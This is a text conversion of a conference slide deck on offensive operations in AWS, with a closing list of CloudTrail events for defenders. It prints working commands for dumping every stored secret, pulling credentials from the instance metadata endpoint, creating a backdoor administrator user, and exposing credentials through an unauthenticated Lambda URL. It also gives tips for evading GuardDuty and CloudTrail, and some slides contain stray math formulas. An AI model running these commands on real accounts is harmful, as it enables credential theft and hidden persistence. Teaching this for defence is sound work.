



Get outta my host and into my cloud

A primer for offensive operations in AWS

Chris Farris
PrimeHarbor Technologies



Who Am I?

- Built the cloud security programs for some media companies
- Founder: fwd:cloudsec conference
- Rants a lot on ~~Twitter Mastodon~~ Twitter

THAT'S WHAT I DO:
I DRINK AND
I KNOW THINGS.





What this talk will cover...

- Initial Access
- Evasion
- Environment Enumeration
- Lateral Movement
- Privilege Escalation
- Persistence
- Impact



Blofeld is the head of MITRE right?



Cloud Security in 5 Slides





Identity is the new perimeter

Cloud Plane vs Network Plane

or

You need to defend three dimensionally

or

*"Cute network controls you have there
if would be a shame if someone just
routed around them"*



Shared Responsibility Model



You

Possible
Attacks

Angry Bezos



Customer applications & content

Platform, Applications, Identity & Access Management

Operating System, Network, and Firewall Configuration

Client-side Data
Encryption

Server-side Data
Encryption

Network Traffic
Protection

AWS Foundation Services

Compute

Storage

Database

Networking

**AWS Global
Infrastructure**

Availability Zones

Regions


Edge
Locations





Serverless

- New application architectures that move more responsibility to the CSP
- Reduced Surface area
- No access to the low level telemetry sources
- Lots of settings to misconfigure
- Examples:
 - Lambda
 - Fargate
 - RDS
 - S3





Cloud Hygiene

Everyone's maturity will vary here...

Public Buckets are a thing because AWS lets them be a thing

There are just too many services




Scott Piper
@Oxdabbad00

Graphs of AWS service count and API counts since 2015.

If in late 2018 you had learned everything there was to know about AWS, and did not keep learning, today you know less than half of what AWS is (in terms of APIs at least). I offer AWS security training to catch you up!

(circa Jan 2021)





*AWS does a bad job of
making it hard to do
stupid things*



Initial Access





What are you looking for?

AKIA

ASIA

```
AWS_ACCESS_KEY_ID="ASIA273IEXAMPLE"  
AWS_SECRET_ACCESS_KEY="pKZuYEOLVmeM..."  
AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjENT//  
////////...A=="
```

Roles Anywhere Certs

PAT and other stuff



Where do you find them?

- GitHub
- ~/.aws/credentials
- source code
- config files
- 169.254.169.254
- bucket dorking
- Random SSRF Driveby



Pipelines!






Access Key Quarantine

AWS will apply a policy for publicly exposed access keys

Policy denies some actions that can be used for privesc and resource theft



To protect your account from excessive charges and unauthorized activity, we have applied the "AWSCompromisedKeyQuarantineV2" AWS Managed Policy ("Quarantine Policy") to the IAM User listed above. The Quarantine Policy applied to the User protects your account by denying access to high risk actions like iam:CreateAccessKey and ec2:RunInstances.

You can view the policy here: [https://console.aws.amazon.com/iam/home#policies/arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantineV2\\$jsonEditor?section=permissions](https://console.aws.amazon.com/iam/home#policies/arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantineV2$jsonEditor?section=permissions) .

For your security, DO NOT remove the Quarantine Policy before following the instructions below. In cases where the Quarantine Policy is causing production issues you may detach the policy from the user. NOTE: Only users with admin privileges or with access to iam:DetachUserPolicy may remove the policy. For instructions on how to remove managed policies go here: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_manage-attach-detach.html#remove-policies-console . In the event of the unauthorized use of your AWS account, we may, at our sole discretion, provide you with concessions. However, a failure to follow the instructions below may jeopardize your ability to receive a concession.

Evasion





CloudTrail

The most important AWS service for a defender

- Records every authenticated API call to your AWS account
- Includes the principal who performed the API call
- Source IP address where the API call came from
- When the API call was made
- What Action was performed against which Service
- What Resources were impacted by the call



Anatomy of a CloudTrail Event

```
{  
  "awsRegion": "us-east-1",  
  "eventName": "CreateBucket",  
  "eventSource": "s3.amazonaws.com",  
  "eventType": "AwsApiCall",  
  "requestParameters": { ... },  
  "sourceIPAddress": "192.168.357.420",  
  "userIdentity": {  
    "accessKeyId": "ASIATFNORDFNORDAZQ",  
    "accountId": "123456789012",  
    "arn": "arn:aws:sts::123456789012:assumed-role/rolename/email@company.com",  
    "type": "AssumedRole"  
  }  
}
```

Diagram illustrating the anatomy of a CloudTrail event, with annotations pointing to specific fields:

- CreateBucket is the action** (points to `"eventName": "CreateBucket"`)
- S3 is the Service** (points to `"eventSource": "s3.amazonaws.com"`)
- Where the call came from** (points to `"sourceIPAddress": "192.168.357.420"`)
- Who Did it?** (points to `"accessKeyId": "ASIATFNORDFNORDAZQ"`)
- Type of Identity** (points to `"type": "AssumedRole"`)



CloudTrail Evasion Techniques

- S3 Data access is *not* logged by default
- Neither is SNS
 - SNS will reveal the account ID and name
 - without logging to cloudtrail


```
aws sns publish --topic-arn arn:aws:sns:us-east-1:*any account id*:aaa --message aaa
```

```
An error occurred (AuthorizationError) when calling the Publish operation: User:
arn:aws:iam::123456789123:user/no-perm is not authorized to perform: SNS:Publish...
```

<https://hackingthe.cloud/aws/enumeration/whoami/>



Amazon GuardDuty





GuardDuty Evasion

- Don't use Kali!
 - Kali Linux UserAgent is flagged by GuardDuty
- Use EC2 Creds inside AWS
 - GuardDuty will still flag this
- Use EC2 Creds Inside AWS with VPC Endpoints!
 - GuardDuty doesn't flag this (yet)
- Avoid using Tor or IPs on threat lists





$$A = \pi r^2$$

$$C = 2\pi r$$



$$V = \pi r^2 h$$

Environment Enumeration

	30°	45°	60°
sin	$\frac{1}{2}$	$\frac{\sqrt{2}}{2}$	$\frac{\sqrt{3}}{2}$
cos	$\frac{\sqrt{3}}{2}$	$\frac{\sqrt{2}}{2}$	$\frac{1}{2}$
tan	$\frac{\sqrt{3}}{3}$	1	$\sqrt{3}$



$$\int \frac{dx}{\cos^2 x} = \operatorname{tg} x + C$$

$$\int \operatorname{tg} x dx = -\ln |\cos x| + C$$

$$\int \frac{dx}{\sin x} = \ln \left| \operatorname{tg} \frac{x}{2} \right| + C$$

$$\int \frac{dx}{a^2 + x^2} = \frac{1}{a} \operatorname{arctg} \frac{x}{a} + C$$



$$ax^2 + bx + c = 0$$

$$a\left(x^2 + \frac{b}{a}x + \frac{c}{a}\right) = 0$$

$$x^2 + 2\frac{b}{a}x + \left(\frac{b}{a}\right)^2 - \left(\frac{b}{a}\right)^2 + \frac{c}{a} = 0$$



Secrets!

```
LIST=`aws secretsmanager list-secrets --region us-east-1 \  
    --query SecretList[].Name --output text`  
for secret_name in $LIST; do  
    echo "$secret_name: "  
    aws secretsmanager get-secret-value --secret-id $secret_name \  
        --query SecretString --output text --region us-east-1  
done > secrets.txt
```





Secrets Two - UserData Boogaloo

- Used to configure instances when created
- Typically a shell script
- Readable with the ReadOnlyAccess policy

```
aws ec2 describe-instance-attribute --instance-id $i --attribute userData  
--output text --query UserData | base64 --decode
```





Finding Public Stuff

- AWS got tired of getting blamed for bucket breaches
- Created a free service - IAM Access Analyzer
- It lists all the public resources in an account!

```
aws accessanalyzer list-findings --analyzer-arn $ANALYZER_ARN \  
--filter '{"status": {"eq": ["ACTIVE"]}}'
```



ACHIEVEMENT UNLOCKED!

S3 Bucket Negligence Award

You have failed to adequately safeguard the data with which you were entrusted. You have failed those who relied upon you.



Finding Juicy Stuff

- AWS has a native "DSPM" service called Macie
- Macie will search S3 Buckets for PII, Creds, or Financial data
- Macie costs \$1 per GB Scanned!





Phishing Alternate Contacts

- AWS will send notifications to these people

▼ Alternate Contacts

Edit

In order to keep the right people in the loop, you can add an alternate contact for Billing, Operations, and Security communications. To specify an alternate contact, click the Edit button.

Please note that, as the primary account holder, you will continue to receive all email communications. As a best practice, do not include sensitive information in the Title or Full Name fields as they may be used in email communications to you.

Billing

Contact: None

Operations

Contact: None

Security

Full Name: Fooli Security

Title: Security Operations Center

Email Address: cloudsecurity@fooli.media

Phone Number: 1-800-For-Meme

```
aws account get-alternate-contact --alternate-contact-type SECURITY
```

Lateral Movement





Lateral & Vertical Movement

- Cloud To Ground
- Ground To Cloud
- Cloud To Cloud
- Ground to Ground





Cloud to Ground

Any method of using cloud creds to compromise a host:

- SSM Session Manager
- EC2 Connect
- Alter UserData & reboot
- Serial Consoles



```
Session ID: root-090c0eebbf6add0b0 Instance ID: i-0016fa622aacd7e55
PS C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : ec2.internal
    Link-local IPv6 Address . . . . . : fe80::fdc7:9a39:1f04:6051%7
    IPv4 Address. . . . . : 172.31.28.77
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.16.1

Tunnel adapter isatap.ec2.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ec2.internal

Tunnel adapter Local Area Connection* 3:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : 2001:0:4137:9e76:10f9:1cce:53e0:e3b2
    Link-local IPv6 Address . . . . . : fe80::10f9:1cce:53e0:e3b2%6
    Default Gateway . . . . . : ::

PS C:\Windows\system32>
```



Ground to Cloud

Using a specific host or container to gain cloud credentials:

Instance Metadata:

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

ECS Container:

```
curl http://169.254.169.254/$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
```

Lambda Functions:

```
env | grep AWS
```



Cloud to Cloud

Leveraging trust to pivot between accounts:

Cross Account Trusts & AssumeRole

```
aws cloudtrail lookup-events --lookup-attributes  
AttributeKey=EventName,AttributeValue=AssumeRole
```

Identity Federation



Privilege Escalation





IAM PrivEsc

Do you have any of these?

- `iam:CreatePolicyVersion`
- `iam:SetDefaultPolicyVersion`
- `iam:Attach[User|Group|Role]Policy`
- `iam:UpdateAssumeRolePolicy`

You can escalate permissions



PrivEsc via PassRole

iam:PassRole allows you to tell an AWS service to use a role other than your own.

Usable with:

- EC2
- CloudFormation
- ECS



Other PrivEsc

Change the code of a Lambda Function

Cloud-to-Ground Pivot to machine with more privileges



Persistence





Persistence Techniques

- New Users
- Cross Account Roles
- Lambda URLs
- IAM Role Juggling
- Backdoor an EC2 Host



Add a User

```
aws iam create-user --user-name $USERNAME
aws iam attach-user-policy \
  --user-name $USERNAME \
  --policy-arn \
    arn:aws:iam::aws:policy/AdministratorAccess


aws iam create-access-key --user-name \
  $USERNAME > ${USERNAME}-creds.txt
```



Role Juggling

- Continually request new credentials
- Need to find three roles that can assume each other

<https://github.com/hotnops/AWSRoleJuggler/>





Lambda URL

```
VendingLambda:
  Type: AWS::Serverless::Function
  Properties:
    Runtime: python3.9
    Role: !GetAtt AdminRole.Arn
    FunctionUrlConfig:
      AuthType: NONE
    InlineCode: |
      import os
      def lambda_handler(event, context):
        output = {}
        for key in os.environ.keys():
          output[key] = os.environ[key]
        return(output)
```


Impact





What does cloud impact even look like?


- CryptoMining!
- Spam!
- Ransomware
- Data Exfiltration





Ransomware in the Cloud

- Almost no examples of taking S3 data hostage
 - Time consuming
 - Expensive
 - Where would you put it?
- CodeSpaces was one case



QUESTIONS?



@jcfarris



<https://github.com/jchrisfarris>



<https://www.linkedin.com/in/jcfarris>



<http://www.chrisfarris.com>

I'm available for consulting!
<https://pht.us>



eventNameNames to look for

Higher Fidelity Events:

- CreateTrustAnchor
- CreateUser
- CreateLoginProfile
- UpdateLoginProfile
- CreateAccessKey
- AttachUserPolicy
- DeleteTrail
- PutEventSelectors
- StopLogging
- LeaveOrganization
- DeleteFlowLogs
- DeleteVpc
- GetPasswordData
- GetSecretValue
- ModifyImageAttribute

Common but Significant:

- ConsoleLogin
- GetFederationToken
- StartSession
- GetAuthorizationToken
- CreateKeyPair
- CreateRole
- PutUserPolicy
- PutGroupPolicy
- CreateGroup
- AttachRolePolicy
- PutRolePolicy
- CreatePolicyVersion
- UpdateAssumeRolePolicy
- UpdateFunctionConfiguration
- ListSecrets
- ModifySnapshotAttribute
- PutBucketPolicy
- PutBucketAcl